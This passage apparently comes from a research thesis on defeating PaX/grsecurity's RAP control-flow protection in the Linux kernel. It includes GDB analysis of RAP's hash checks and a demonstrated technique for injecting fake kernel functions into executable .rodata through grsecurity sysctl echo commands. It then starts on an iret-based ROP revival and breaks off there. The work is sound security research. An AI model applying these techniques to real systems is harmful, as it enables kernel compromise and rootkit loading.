Considering the use of four-level page tables on *x86-64*, even though five-level page tables were recently introduced into the Linux kernel (*CONFIG_X86_5LEVEL*), the above boxes (figure 2.1) represent the bits of a 64-bit virtual address. To translate a virtual address to its corresponding physical address, a virtual address' bits are split into several bit fields that are used to index into the existing levels of the hierarchical paging structures: *Page Global Directory* (*PGD*), *Page Upper Directory* (*PUD*), *Page Middle Directory* (*PMD*) and *Page Table Entry* (*PTE*). Note that the highest 16 bits of a 64-bit virtual address are discarded, since only the lower 48 bits are used. Bits 39 to 47 are used to index into the *PGD*, and the value that is read is the address of the *PUD*. Bits 30 to 38 are used to index into the *PUD* in order to get the address of the *PMD*. Bits 21 to 29 are used to index into the *PMD* to obtain the address of the *PTE*, the lowest level page table. Bits 12 to 20 of the virtual address used to index into

the *PTE* obtain the *page frame number* that is used to calculate the actual physical address of the page containing the data (*physical_address = page_frame_number * page_size + offset)*. The remaining bits are used as an offset into the page.




| Field | Description |
|---|---|
| P | Child page present in physical memory (1) or not (0). |
| R/W | Read-only or read/write access permission for child page. |
| U/S | User or supervisor mode (kernel mode) access permission for child page. |
| WT | Write-through or write-back cache policy for the child page. |
| CD | Cache disabled or enabled. |
| A | Reference bit (set by MMU on reads and writes, cleared by software). |
| D | Dirty bit (set by MMU on writes, cleared by software). |
| G | Global page (don't evict from TLB on task switch). |
| Base addr | 40 most significant bits of physical base address of child page. |
| XD | Disable or enable instruction fetches from the child page. |

Figure 2.2: Page Table Entry [54]

It is important to remember that page table entries (*PTEs*) contain not only *page frame numbers* (*PFNs*), but also other information related to the page, i.e., flags and/or permission bits (figure 2.2). Notable flags/permission bits for an attacker would be:

- The first bit (field *P*), when set (1), means that the virtual page is present in physical memory. If the bit is not set (0), it is not present, and the rest of the entry is not used.
- The second bit (field *R/W*), when set (1), means that the virtual page can be written to. When not set (0), attempts to write to this virtual page (either by the kernel or a process) result in a page fault (page is read-only).
- The third bit (field *U/S*), when set (1), means that unprivileged users may access the virtual page. The kernel may or may not access the virtual page depending on *CR4.SMAP*, etc. When not set (0), attempts to access the virtual page by unprivileged users result in a page fault, though the kernel can access such page.
- The sixty fourth bit (field *XD*), when set (1), means that instruction fetches are disabled from the virtual page controlled by this entry, i.e., the virtual page is not executable. When not set (0), instruction fetches from the virtual page are allowed, i.e., the virtual page is executable.

For an attacker, page tables are an interesting target since all of this means that if one is able to locate its own task's writable mapping's page table entry (*PTE*) via an arbitrary kernel read and corrupt via an arbitrary kernel write the *page frame number* (*PFN*) used to calculate the physical address of the page, he can now modify it to another PFN in order to write to a different physical address when writing to the task's writable mapping. The goal of an attacker is to change the original *PTE*'s *PFN* to a *PFN* corresponding to kernel memory, so that when writing to its own writable userland mapping, kernel memory is then corrupted. Furthermore, the flags/permission bits may also be attacker-controlled in such scenario, allowing attackers to write to read-only and executable pages, e.g., the kernel's *.text* segment, execute writable pages e.g., kernel stack/heap, etc, thus completely breaking memory protection.

Real-world exploits against various operating systems have already abused page tables in order to achieve arbitrary read/write to kernel memory, examples would be George Hotz's (also known as geohot) PlayStation 3 (PS3) exploit [55], the *Evad3rs evasi0n* iOS 6 jailbreak [56], Thomas Dullien's (also known as halvarflake) and Mark Seaborn's BlackHat 2015 talk on how to exploit the DRAM Rowhammer bug to gain kernel privileges [57] where they spray/fill physical memory with *PTEs* (by repeatedly mapping a file with read/write permissions in userspace) and induce (random) bit flips in order to overwrite a *PTE*'s *PFN*, which would now (hopefully) point into one of the sprayed *PTE*'s, thus achieving kernel read/write by corrupting this *PTE* when writing into the userland mapping, etc. Obviously, page tables corruption attacks are therefore able to allow an attacker to execute arbitrary code in the kernel in the presence of RAP, as seen in [58].

# Chapter 3

# Reuse Attack Protector

In this chapter, an analysis of PaX Team's Reuse Attack Protector (RAP) and how it supposedly stops *out-of-intended-order* execution, i.e., *code-reuse* attacks, is presented. Such analysis is a fundamental step towards finding and coming up with potential implementation weaknesses that would lead attackers into bypassing RAP.

## 3.1 RAP: RIP ROP

In order to understand how RAP stops ROP/JOP, it is important to sympathize ourselves with how it would work in theory. According to grsecurity's RAP Frequently Asked Questions (FAQ) [59], RAP's first defense uses type information from a program and a hashing function so that it creates a set of hashes such that the number of hashes closely resembles the number of possible different types for functions used by such program. The second defense (which does not exist on the public version of RAP), on function entry, i.e., function prologue, "encrypts" the saved return address before any code that could lead such return address to be corrupted. The key that is used to encrypt the return address is stored in a reserved CPU register, generally ensuring that it should not leak to would-be attackers. The encrypted return address is saved in a register, while the original non-encrypted return address stays in memory. When the function returns, i.e., on function epilogue, the instrumented code compares the saved return address stored in memory (which could now be corrupted and pointing somewhere else) with the decrypted version of the encrypted return address that was stored in a reserved CPU register. If these are not equal, then execution should be terminated, since it detected that the saved return address in memory was modified.

Note that even for function returns, the type-hash-based RAP protection (first defense) remains in place, due to the possibility of inferring the encryption key.

Having understood how RAP works in theory, it is time to get practical and determine how the instrumented code and relevant instruction encodings based on type information work together to stop ROP/JOP. Randomly picking a writable kernel function pointer, i.e., a kernel function pointer stored in writable memory (in this case *n_tty_ops->receive_buf()*), we'll observe that right before it is called, instructions were added by RAP that require a specific condition to be met in order to actually move on to the actual *call* instruction. The *n_tty_ops->receive_buf()* function pointer will be pointing into *n_tty_receive_buf()*, declared as *static void n_tty_receive_buf(struct tty_struct *tty, const unsigned char *cp, char *fp, int count)*, in *drivers/tty/n_tty.c*.

```
(gdb) x/32i $pc
0xffffffff81618f51 <tty_ioctl+1601>: mov rax,QWORD PTR [rax]
0xffffffff81618f54 <tty_ioctl+1604>:
movabs r8,0x8000000000000000
0xffffffff81618f5e <tty_ioctl+1614>: or r8,QWORD PTR [rax+0x50]
0xffffffff81618f62 <tty_ioctl+1618>:
cmp QWORD PTR [r8-0x8],0x62209ce
0xffffffff81618f6a <tty_ioctl+1626>: jne 0xffffffff81619c4f
0xffffffff81618f70 <tty_ioctl+1632>: mov ecx,0x1
0xffffffff81618f75 <tty_ioctl+1637>: lea rdx,[rbp-0x90]
0xffffffff81618f7c <tty_ioctl+1644>: lea rsi,[rbp-0x91]
0xffffffff81618f83 <tty_ioctl+1651>: mov rdi,rbx
0xffffffff81618f86 <tty_ioctl+1654>:
jmp 0xffffffff81618f95 <tty_ioctl+1669>
0xffffffff81618f88 <tty_ioctl+1656>: xor dh,dh
0xffffffff81618f8a <tty_ioctl+1658>: (bad)
0xffffffff81618f8c <tty_ioctl+1660>: (bad)
0xffffffff81618f8d <tty_ioctl+1661>: (bad)
0xffffffff81618f8e <tty_ioctl+1662>: (bad)
0xffffffff81618f8f <tty_ioctl+1663>: dec esp
0xffffffff81618f91 <tty_ioctl+1665>: int3
0xffffffff81618f92 <tty_ioctl+1666>: int3
0xffffffff81618f93 <tty_ioctl+1667>: int3
0xffffffff81618f94 <tty_ioctl+1668>: int3
0xffffffff81618f95 <tty_ioctl+1669>: call r8
0xffffffff81618f98 <tty_ioctl+1672>: mov rdi,r12
0xffffffff81618f9b <tty_ioctl+1675>:
```

```
jmp 0xffffffff81618fa8 <tty_ioctl+1688>
0xffffffff81618f9d <tty_ioctl+1677>: mov bh,0xc6
0xffffffff81618f9f <tty_ioctl+1679>: sbb ebp,ecx
0xffffffff81618fa1 <tty_ioctl+1681>: (bad)
0xffffffff81618fa2 <tty_ioctl+1682>: (bad)
0xffffffff81618fa3 <tty_ioctl+1683>: (bad)
0xffffffff81618fa4 <tty_ioctl+1684>: dec esp
0xffffffff81618fa6 <tty_ioctl+1686>: int3
0xffffffff81618fa7 <tty_ioctl+1687>: int3
0xffffffff81618fa8 <tty_ioctl+1688>:
call 0xffffffff816245a0 <tty_ldisc_deref>
(gdb) x/x $rax
0xffff88006da644c0: 0xffffffff82874480
(gdb) x/gx 0xffffffff82874480+0x50
0xffffffff828744d0 <n_tty_ops+80>: 0xffffffff816203a0
(gdb) x/i 0xffffffff816203a0
0xffffffff816203a0 <n_tty_receive_buf>: push rbp
(gdb) x/gx 0xffffffff816203a0-0x8
0xffffffff81620398: 0x00000000062209ce
(gdb) x/i 0xffffffff81619c4f
0xffffffff81619c4f <tty_ioctl+4927>: int 0x82
```

Listing 35: RAP's forward-edge checks and instruction encodings

As we can see from the above listing (listing 35), the *call r8* instruction (located at address *0xffffffff81618f95*) is only reached if the *qword* (8 bytes) at address *r8-0x8* is *0x62209ce*, as seen by the *cmp QWORD PTR [r8-0x8],0x62209ce* instruction (located at *0xffffffff81618f62*). Note that the *magic number* is embedded immediately before the function so that it can be accessed through the function pointer. If they're not equal, it jumps into an *int 0x82* instruction (located at *0xffffffff81619c4f*. The specific *trap* is handled by the kernel in the *do_trap_no_signal()* function, which determines that a function pointer was overwritten (*X86_RAP_CALL_VECTOR=0x82* and *X86_RAP_RET_VECTOR=0x83* as set in *scripts/Makefile.gcc-plugins*):

```
static nokprobe_inline int
do_trap_no_signal(struct task_struct *tsk, int trapnr,
                  const char *str,
                  struct pt_regs *regs, long error_code)
{
```

```
  [...]
  if (!user_mode(regs)) {
    [...]
#ifdef CONFIG_PAX_RAP
    if (trapnr == X86_RAP_CALL_VECTOR) {
        str = "PAX: overwritten function pointer detected";
        regs->ip -= 2; // sizeof int $xx
    } else if (trapnr == X86_RAP_RET_VECTOR) {
        str = "PAX: overwritten return address detected";
        regs->ip -= 2; // sizeof int $xx
    }
#endif

    die(str, regs, error_code);
  }
  [...]
}
```

Listing 36: Detection of code pointer corruption via trapnr

Obviously, all of this means that in order for the *call r8* instruction to get executed, we must overwrite the function pointer with an address so that *[address-0x8] == 0x62209ce*. Using the *GNU Debugger* (GDB), we can search for such sequence of bytes, leading us to all the possible locations an attacker may redirect the kernel's control-flow to:

```
(gdb) find "0x00000000062209ce"
Searching for '0x00000000062209ce' in: None ranges
Found 1 results, display max 1 items:
vmlinux : 0xffffffff81620398 ((bad))
(gdb) x/i 0xffffffff81620398+0x8
0xffffffff816203a0 <n_tty_receive_buf>: push rbp
```

Listing 37: In search for possible call targets

As we can see (listing 37), since only one location was found, it is impossible in this case for an attacker to execute code that was not meant to be executed. An attacker can only overwrite the mentioned function pointer with itself, thus not gaining anything extra. When *n_tty_receive_buf()* returns, the instrumented code and relevant instruction encodings also make sure that it can only return to specific locations.

```
(gdb) x/11i n_tty_receive_buf+81
0xffffffff816203f1 <n_tty_receive_buf+81>:
mov rax,QWORD PTR [rbp+0x8]
0xffffffff816203f5 <n_tty_receive_buf+85>:
cmp QWORD PTR [rax-0x10],0xffffffff9ddf632
0xffffffff816203fd <n_tty_receive_buf+93>:
jne 0xffffffff8162043e <n_tty_receive_buf+158>
0xffffffff816203ff <n_tty_receive_buf+95>: pop rbx
0xffffffff81620400 <n_tty_receive_buf+96>: pop r12
0xffffffff81620402 <n_tty_receive_buf+98>: pop r13
0xffffffff81620404 <n_tty_receive_buf+100>: pop r14
0xffffffff81620406 <n_tty_receive_buf+102>: pop r15
0xffffffff81620408 <n_tty_receive_buf+104>: pop rbp
0xffffffff81620409 <n_tty_receive_buf+105>:
bts QWORD PTR [rsp],0x3f
0xffffffff8162040f <n_tty_receive_buf+111>: ret
(gdb) x/i 0xffffffff8162043e
0xffffffff8162043e <n_tty_receive_buf+158>: int 0x83
(gdb) find "0xffffffff9ddf632"
Searching for '0xffffffff9ddf632' in: None ranges
Found 2 results, display max 2 items:
vmlinux : 0xffffffff81618f88 (<tty_ioctl+1656>: xor dh,dh)
vmlinux : 0xffffffff81625b55 (<tty_ldisc_receive_buf+213>:
xor dh,dh)
```

Listing 38: RAP's instrumented backward-edge checks

When *n_tty_receive_buf()* returns, we can observe (listing 38) that the *mov rax,QWORD PTR [rbp+0x8]* instruction (located at *0xffffffff816203f1*) stores the saved return address in CPU register *rax*, and the following *cmp QWORD PTR [rax-0x10],0xffffffff9ddf632* instruction (located at *0xffffffff816203f5*) mandates that in order for the actual *ret* (located at *0xffffffff8162040f*) to get executed, the *qword* at *return_address-0x10* must be *0xffffffff9ddf632*. If it isn't, the *jne* instruction (located at *0xffffffff816203fd*) is taken, which would execute an *int 0x83*, detecting that the return address was overwritten, as previously seen (listing 36). Searching in kernel memory for the specified sequence of bytes (*0xffffffff9ddf632*), one can tell that only two locations are possible that an attacker can return into. However, the non-intended possible return location is mostly useless for an attacker, since it does not execute any interesting kernel code that would give would-be attackers an advantage. Also,

please note that in the public version of RAP, returns are not protected with the return address encryption (second defense) that is present in the private version.

Picking another writable kernel function pointer with a more common type, we can see that the number of possible locations an attacker can *call* vastly increases. In this case, our target will be *n_tty_ops->close()*, which points into the *n_tty_close()* function, declared as *static void n_tty_close(struct tty_struct *tty)*:

```
(gdb) p n_tty_close
$2 = {void (struct tty_struct *)} 0xffffffff8161bf40 <n_tty_close>
(gdb) x/gx 0xffffffff8161bf40-0x8
0xffffffff8161bf38:     0x000000002f93486f
(gdb) find "0x000000002f93486f"
Searching for '0x000000002f93486f' in: None ranges
Found 51 results, display max 51 items:
vmlinux : 0xffffffff811905a8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff816135f8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81613778 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81613898 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff816139a8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81615778 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81615938 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81616818 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81619c88 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81619d28 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81619de8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff8161a1b8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff8161b628 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff8161bf38 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff8161d818 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff816218c8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81621cd8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81621da8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81624698 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81625658 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81625928 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff816259a8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81628cd8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81628d88 (outs dx,DWORD PTR ds:[rsi])
--More--(25/52)
```

```
vmlinux : 0xffffffff81628f98 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81629008 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81629078 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81629ac8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81629b38 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81629d28 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff81629df8 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff8162a678 (outs dx,DWORD PTR ds:[rsi])
vmlinux : 0xffffffff8163afa8 (outs dx,DWORD PTR ds:[rsi])
[...]
```

Listing 39: Possible call targets if n_tty_ops->close() was overwritten

Since we can only overwrite the function pointer with an address so that *[address-0x8] == 0x2f93486f*, when searching executable memory for possible *call* targets (listing 39), 51 results were found. Notice that when overwriting function pointers, attackers can only *call* other existing kernel functions with the same type as the one being overwritten. With ROP, attackers could execute any executable byte present in kernel memory (aligned and unaligned instructions). While ROP seems dead, executing unintended code is still possible, however, RAP limits the set of targets to which an attacker might redirect execution to. An attacker could try to find an existing kernel function that would benefit him when executed when overwriting a function pointer that has the same type as that function, though this would be the most obvious approach, therefore it was decided not to take such path.

## 3.2 Code Injection via KERNEXEC

As described in 2.12, CFI makes several assumptions that must be held true in order to ensure its effectiveness against powerful adversaries, as per its original attack model. One of these assumptions is that data should not be in any case executable, since it would allow *code injection*. If data were to be made executable, attackers could then inject valid *magic numbers* (which would pass the relevant CFI instrumented checks) followed by arbitrary attacker-controlled code. While looking for ways that would break such assumption, it was noticed that due to KERNEXEC, a security defense developed by the PaX Team with the main goal of preventing the execution (thus introduction) of arbitrary code in kernel mode, *code injection* became possible. For some unknown reason, the PaX Team left the *.rodata* section as executable. The name

*rodata* is self-explanatory, it contains read-only initialized data and subsequent writes by powerful attackers lead into a page fault.

```
void mark_rodata_ro(void)
{
  unsigned long start = PFN_ALIGN(_text);
#ifdef CONFIG_PAX_KERNEXEC
  unsigned long addr;
  unsigned long end = PFN_ALIGN(_sdata);
  unsigned long text_end = end;
#else
  unsigned long rodata_start = PFN_ALIGN(__start_rodata);
  unsigned long end = (unsigned long)&__end_rodata_hpage_align;
  unsigned long text_end = PFN_ALIGN(&__stop___ex_table);
  unsigned long rodata_end = PFN_ALIGN(&__end_rodata);
#endif
  unsigned long all_end;

  kernel_set_to_readonly = 1;

  printk(KERN_INFO "Write protecting the kernel read-only"
  "data: %luk\n", (end - start) >> 10);
  set_memory_ro(start, (end - start) >> PAGE_SHIFT);

  /*
   * The rodata/data/bss/brk section (but not the kernel text!)
   * should also be not-executable.
   *
   * [...]
   *
   */
  all_end = roundup((unsigned long)_brk_end, PMD_SIZE);
  set_memory_nx(text_end, (all_end - text_end) >> PAGE_SHIFT);
```

Listing 40: *.rodata* is left as executable when KERNEXEC is enabled

When *CONFIG_DEBUG_RODATA=y* (since kernel version 4.11 the configuration item was renamed to *CONFIG_STRICT_KERNEL_RWX*), the *mark_rodata_ro()* (listing 40) routine from above (defined in *arch/x86/mm/init_64.c*) is responsible for,

as the name indicates, marking to be made read-only data as read-only in *kernel_init()* (*init/main.c*). From the above listing, when *CONFIG_PAX_KERNEXEC=y*, the *text_end* variable (which is originally used to specify the end of the *.text* section) is changed and modified to the start of the *.data* section, specified by *_sdata*. This leaves the *.rodata* section out when *set_memory_nx()* is called, the routine that marks all memory as non-executable starting from the address specified by the first argument (*text_end*) and the following number of pages as specified by the second argument. In short, this means that the *.rodata* section will be left as executable. While there doesn't seem to be any security implications from such decision since attackers aren't able to modify such data (it is read-only), it turns out that, in some cases, some of this data can actually be written to with attacker-controlled values if an attacker has already obtained root privileges, being useful for rootkit loading and guest-to-host escapes when kernel module loading is disabled, i.e., *kernel.modules_disabled = 1*, *CONFIG_GRKERNSEC_KMEM=y*, etc.

On PaX/grsecurity systems, the *__read_only* attribute is used to change the location of mostly critical data objects that either do not need to be modified at all or need to be written to not so often (by disabling write-protection via *pax_open_kernel()* and enabling it again via *pax_close_kernel()*) into *.rodata*, preventing tampering from malicious attackers with strong exploitation primitives, thus reducing the kernel's attack surface. One of the uses of the *__read_only* attribute is in grsecurity's */proc* entries, i.e., */proc/sys/kernel/grsecurity/**, when *CONFIG_GRKERNSEC_SYSCTL=y*, which allows modifying kernel parameters at runtime instead of at compile time. In *grsecurity/grsec_sysctl.c*, an array of *struct ctl_table* (*grsecurity_table[]*) was created in order for these sysctl entries to be added. The designated initializer of, e.g., the *harden_tty* entry in the array, is:

```c
struct ctl_table grsecurity_table[] = {
#ifdef CONFIG_GRKERNSEC_HARDEN_TTY
	{
		.procname	= "harden_tty",
		.data		= &grsec_enable_harden_tty,
		.maxlen		= sizeof(int),
		.mode		= 0600,
		.proc_handler	= &proc_dointvec_secure,
	},
#endif
```

Listing 41: harden_tty entry

When writing integer values into *harden_tty*, the *data* pointer (listing 41) contains the address of *grsec_enable_harden_tty*, defined in *grsecurity/grsec_init.c* as:

```
int grsec_enable_harden_tty __read_only;
```

Listing 42: Use of the *__read_only* attribute

Since the *__read_only* attribute is used (listing 42), *grsec_enable_harden_tty* is stored in *.rodata* (read-only and executable). In order to actually write into it, the *proc_handler proc_dointvec_secure()* (from *kernel/sysctl.c*) calls *do_proc_dointvec()* with *do_proc_ dointvec_conv_secure()* passed as an argument for the *conv* function pointer, which will later use the *pax_open_kernel() and pax_close_kernel()* macros to *native_pax_open_kernel() and native_pax_close_kernel()* routines in order to perform the actual write:

```
static int do_proc_dointvec_conv_secure(bool *negp,
                unsigned long *lvalp,
                int *valp,
                int write, void *data)
{
    if (write) {
            if (*negp) {
                    if (*lvalp > (unsigned long) INT_MAX + 1)
                            return -EINVAL;
                    pax_open_kernel();
                    *valp = -*lvalp;
                    pax_close_kernel();
            } else {
                    if (*lvalp > (unsigned long) INT_MAX)
                            return -EINVAL;
                    pax_open_kernel();
                    *valp = *lvalp;
                    pax_close_kernel();
            }
    } [...]
    return 0;
}
```

Listing 43: Writing into *.rodata*

Before the write, we can see (listing 43) that the *pax_open_kernel()* macro is used and after the write, *pax_close_kernel()* macro is used. The *native_pax_open_kernel()* and *native_pax_close_kernel()* are defined in *arch/x86/include/asm/pgtable.h* as:

```
#ifdef CONFIG_PAX_KERNEXEC
static inline unsigned long native_pax_open_kernel(void)
{
        unsigned long cr0;

        preempt_disable();
        barrier();
        cr0 = read_cr0() ^ X86_CR0_WP;
        BUG_ON(cr0 & X86_CR0_WP);
        write_cr0(cr0);
        barrier();
        return cr0 ^ X86_CR0_WP;
}

static inline unsigned long native_pax_close_kernel(void)
{
        unsigned long cr0;

        barrier();
        cr0 = read_cr0() ^ X86_CR0_WP;
        BUG_ON(!(cr0 & X86_CR0_WP));
        write_cr0(cr0);
        barrier();
        preempt_enable_no_resched();
        return cr0 ^ X86_CR0_WP;
}
#else
[...]
#endif
```

Listing 44: Toggling *CR0.WP*

The *native_pax_open_kernel()* function (listing 44) mainly toggles the *write-protect* (*WP*) bit (16) from control register *CR0*, which allows the read-only protection to be disabled regardless of the page table permissions, effectively allowing writes to such

memory when the privilege level is 0. The remaining code ensures that preemption is disabled. However, there's still the problem of interrupts occurring while the *WP* bit was unset. This problem is handled at interrupt entry, ensuring that the kernel does not run with the *WP* bit unset in such cases, restoring its original state on interrupt returns (see e.g., *pax_enter/exit_kernel_nmi* in *arch/x86/entry/entry_64.S*). Alternatively, *native_pax_close_kernel()* function reverses the operation by toggling the *CR0.WP* bit again in order to enable write-protection and enables preemption.

While the majority of grsecurity's */proc/sys/kernel/grsecurity/** entries could have been disabled by writing a 0 and enabled by writing a 1 (by specifying the *.extra1 = &zero* and *.extra2 = &one* designated initializers in grsecurity_table[]), users can specify an arbitrary integer value and, any entry that is not 0, means that it is enabled. Because *.rodata* is executable, by writing arbitrary integer values, attackers are able to write a *magic number* (or *ID*) followed by arbitrary executable code, thus faking an internal kernel function. Since integers are 4 bytes in size, attackers are only able to write 4 bytes at a time to each of these entries. Also, these entries are all consecutive in memory, which allows injecting the *magic number* and the attacker-chosen code immediately after, as required by the relevant RAP instrumented code checks.

```
(gdb) p &grsec_enable_chroot_nice
$2 = (int *) 0xffffffff82241464 <grsec_enable_chroot_nice>
(gdb) x/x 0xffffffff82241464
0xffffffff82241464 <grsec_enable_chroot_nice>: 0x00000001
(gdb)
0xffffffff82241468 <grsec_enable_chroot_mknod>: 0x00000001
(gdb)
0xffffffff8224146c <grsec_enable_chroot_chmod>: 0x00000001
(gdb)
0xffffffff82241470 <grsec_enable_chroot_chdir>: 0x00000001
(gdb)
0xffffffff82241474 <grsec_enable_chroot_pivot>: 0x00000001
(gdb)
0xffffffff82241478 <grsec_enable_chroot_double>: 0x00000001
```

Listing 45: grsecurity's sysctl entries are consecutive in memory

As we can see (listing 45), grsecurity's *sysctl* entries are present linearly in memory, although some entries might not exist due to the users configuration at compile time. To demonstrate that *code injection* is possible, we'll start by writing the *magic number*

for a function pointer of type *void(*)(void)*. To do this, we can simply *echo* integers into the entries, for example:

```
# id
uid=0(root) gid=0(root)
# pwd
/proc/sys/kernel/grsecurity
# echo 610439673 > chroot_restrict_nice # type hash
# echo 0 > chroot_deny_mknod            # type hash
# echo 2831 > chroot_deny_chmod         # ud2
```

Listing 46: Constructing a fake kernel function with an appropriate type hash

```
(gdb) x/x 0xffffffff82241464
0xffffffff82241464 <grsec_enable_chroot_nice>: 0x246291f9
(gdb)
0xffffffff82241468 <grsec_enable_chroot_mknod>: 0x00000000
(gdb)
0xffffffff8224146c <grsec_enable_chroot_chmod>: 0x00000b0f
(gdb) x/i 0xffffffff8224146c
   0xffffffff8224146c <grsec_enable_chroot_chmod>: ud2
```

Listing 47: Fake kernel function is constructed in *.rodata*

When corrupting any function pointer of type *void(*)(void)* with the address of the injected *ud2* instruction (undefined instruction, raises invalid opcode exception), we can observe that a kernel panic occurs with the instruction pointer pointing into the *ud2* instruction, proving that it was executed.

```
[ 58.184833] invalid opcode: 0000 [#1] SMP
[...]
[ 58.184833] RIP: 0010:[<ffffffff8224146c>]
```

Listing 48: Invalid opcode exception is raised

In cases where a *sysctl* entry doesn't exist, attackers might want to inject a relative *jmp* instruction into the next existing *sysctl* entry.

It is important to note that this specific method of injecting code via grsecurity's *sysctl* entries can only work when the *grsec_lock* entry is 0. The *grsec_lock* entry ensures that, when set to a non-zero value, all entries can't be written to anymore and are, therefore, immutable. The *help* of *CONFIG_GRKERNSEC_SYSCTL* clearly states that it is **EXTREMELY IMPORTANT** that all options should be set at startup and the *grsec_lock* entry should be set to a non-zero value after all options are set. However, there's no mention anywhere that it can be used to inject executable code. In any case, the PaX Team should consider marking *.rodata* as non-executable, just like the vanilla Linux kernel has been doing for quite some time with the proper configuration. While we have no access to the private version of the PaX/grsecurity patches, the situation might even be worse there, as the ability to inject executable code relies on KERNEXEC and the *__read_only* attribute, which might have been expanded and used extensively across more kernel data over time, though at this point, it's simply speculation.

## 3.3 ROP: RIP RAP

"Ever seen a ROP chain against RAP? oh wait, i see it now, april's fool day, sorry for the noise ;)" - PaX Team

In an attempt to come up with a generic exploitation technique against PaX/grsecurity systems (i.e., independent of the user's PaX/grsecurity's configuration) that would lead into reviving ROP, it was noticed that the public version of RAP (or any other public PaX kernel patch) does not protect returns (specifically, the *iret* path) when a system call has finished executing and would now transition back to user mode. Program control transfers can be carried out by several instructions, such as *JMP*, *CALL*, *RET*, *SYSENTER*, *SYSEXIT*, *SYSCALL*, *SYSRET*, *INT n*, and *IRET* instructions, yet, only *CALL* and *RET* instructions are protected (see *enable_type_ret* and *enable_type_call* in *scripts/gcc-plugins/rap_plugin/rap_plugin.c*). Whenever a *syscall* instruction is executed, it saves the CPU register *%rip* (instruction pointer) into *%rcx*, loads *%rip* from the *IA32_LSTAR MSR* (Model Specific Register), saves *rflags* to *%r11*, then loads the new *%cs* (code segment selector) from *IA32_STAR[47:32]*, the *%ss* (stack segment selector) by adding 8 to the value in *IA32_STAR[47:32]* and *rflags* by performing a logical-AND of its current value with the complement of the value in the *IA32_FMASK MSR*. The *syscall* instruction does not save *%rsp* (stack pointer). The entry point used for 64-bit system calls in the Linux kernel is *entry_SYSCALL_64* from *arch/x86/entry/entry_64.S* and constructs a *struct pt_regs* on the kernel stack:

```
struct pt_regs {
        unsigned long r15;
        unsigned long r14;
        unsigned long r13;
        unsigned long r12;
        unsigned long bp;
        unsigned long bx;
        unsigned long r11;
        unsigned long r10;
        unsigned long r9;
        unsigned long r8;
        unsigned long ax;
        unsigned long cx;
        unsigned long dx;
        unsigned long si;
        unsigned long di;
        unsigned long orig_ax;
/* Return frame for iretq */
        unsigned long ip;
        unsigned long cs;
        unsigned long flags;
        unsigned long sp;
        unsigned long ss;
};
```

Listing 49: *struct pt_regs*

```
ENTRY(entry_SYSCALL_64)
 /*
  * Interrupts are off on entry.
  * We do not frame this tiny irq-off block with
  * TRACE_IRQS_OFF/ON, it is too small to ever cause
  * noticeable irq latency.
  */
  SWAPGS_UNSAFE_STACK
 /*
  * A hypervisor implementation might want to use a label
  * after the swapgs, so that it can do the swapgs
```

```
 * for the guest and jump here on syscall.
 */
GLOBAL(entry_SYSCALL_64_after_swapgs)

   movq    %rsp, PER_CPU_VAR(rsp_scratch)
   movq    PER_CPU_VAR(cpu_current_top_of_stack), %rsp

   TRACE_IRQS_OFF

   /* Construct struct pt_regs on stack */
   pushq $__USER_DS                /* pt_regs->ss */
   pushq PER_CPU_VAR(rsp_scratch)  /* pt_regs->sp */
   pushq %r11                      /* pt_regs->flags */
   pushq $__USER_CS                /* pt_regs->cs */
   pushq %rcx                      /* pt_regs->ip */
   pushq %rax                      /* pt_regs->orig_ax */
   pushq %rdi                      /* pt_regs->di */
   pushq %rsi                      /* pt_regs->si */
   pushq %rdx                      /* pt_regs->dx */
   pushq %rcx                      /* pt_regs->cx */
   pushq $-ENOSYS                  /* pt_regs->ax */
   pushq %r8                       /* pt_regs->r8 */
   pushq %r9                       /* pt_regs->r9 */
   pushq %r10                      /* pt_regs->r10 */
   pushq %r11                      /* pt_regs->r11 */
   sub $(6*8), %rsp                /* pt_regs->bp,
                                      bx, r12-15
                                      not saved */

#ifdef CONFIG_PAX_KERNEXEC_PLUGIN_METHOD_OR
   movq    %r12, R12(%rsp)
#endif
```

Listing 50: *pt_regs* is constructed on the kernel stack at system call entry

On the exit path of a system call, the *struct pt_regs* stored on the kernel stack is used to restore the registers before returning into user mode.

```
.macro RESTORE_C_REGS_HELPER rstor_rax=1, rstor_rcx=1,
                             rstor_r11=1, rstor_r8910=1,
                             rstor_rdx=1, rstor_r12=1
#ifdef CONFIG_PAX_KERNEXEC_PLUGIN_METHOD_OR
        .if \rstor_r12
        movq R12(%rsp), %r12
        .endif
#endif
        .if \rstor_r11
        movq R11(%rsp), %r11
        .endif
        .if \rstor_r8910
        movq R10(%rsp), %r10
        movq R9(%rsp), %r9
        movq R8(%rsp), %r8
        .endif
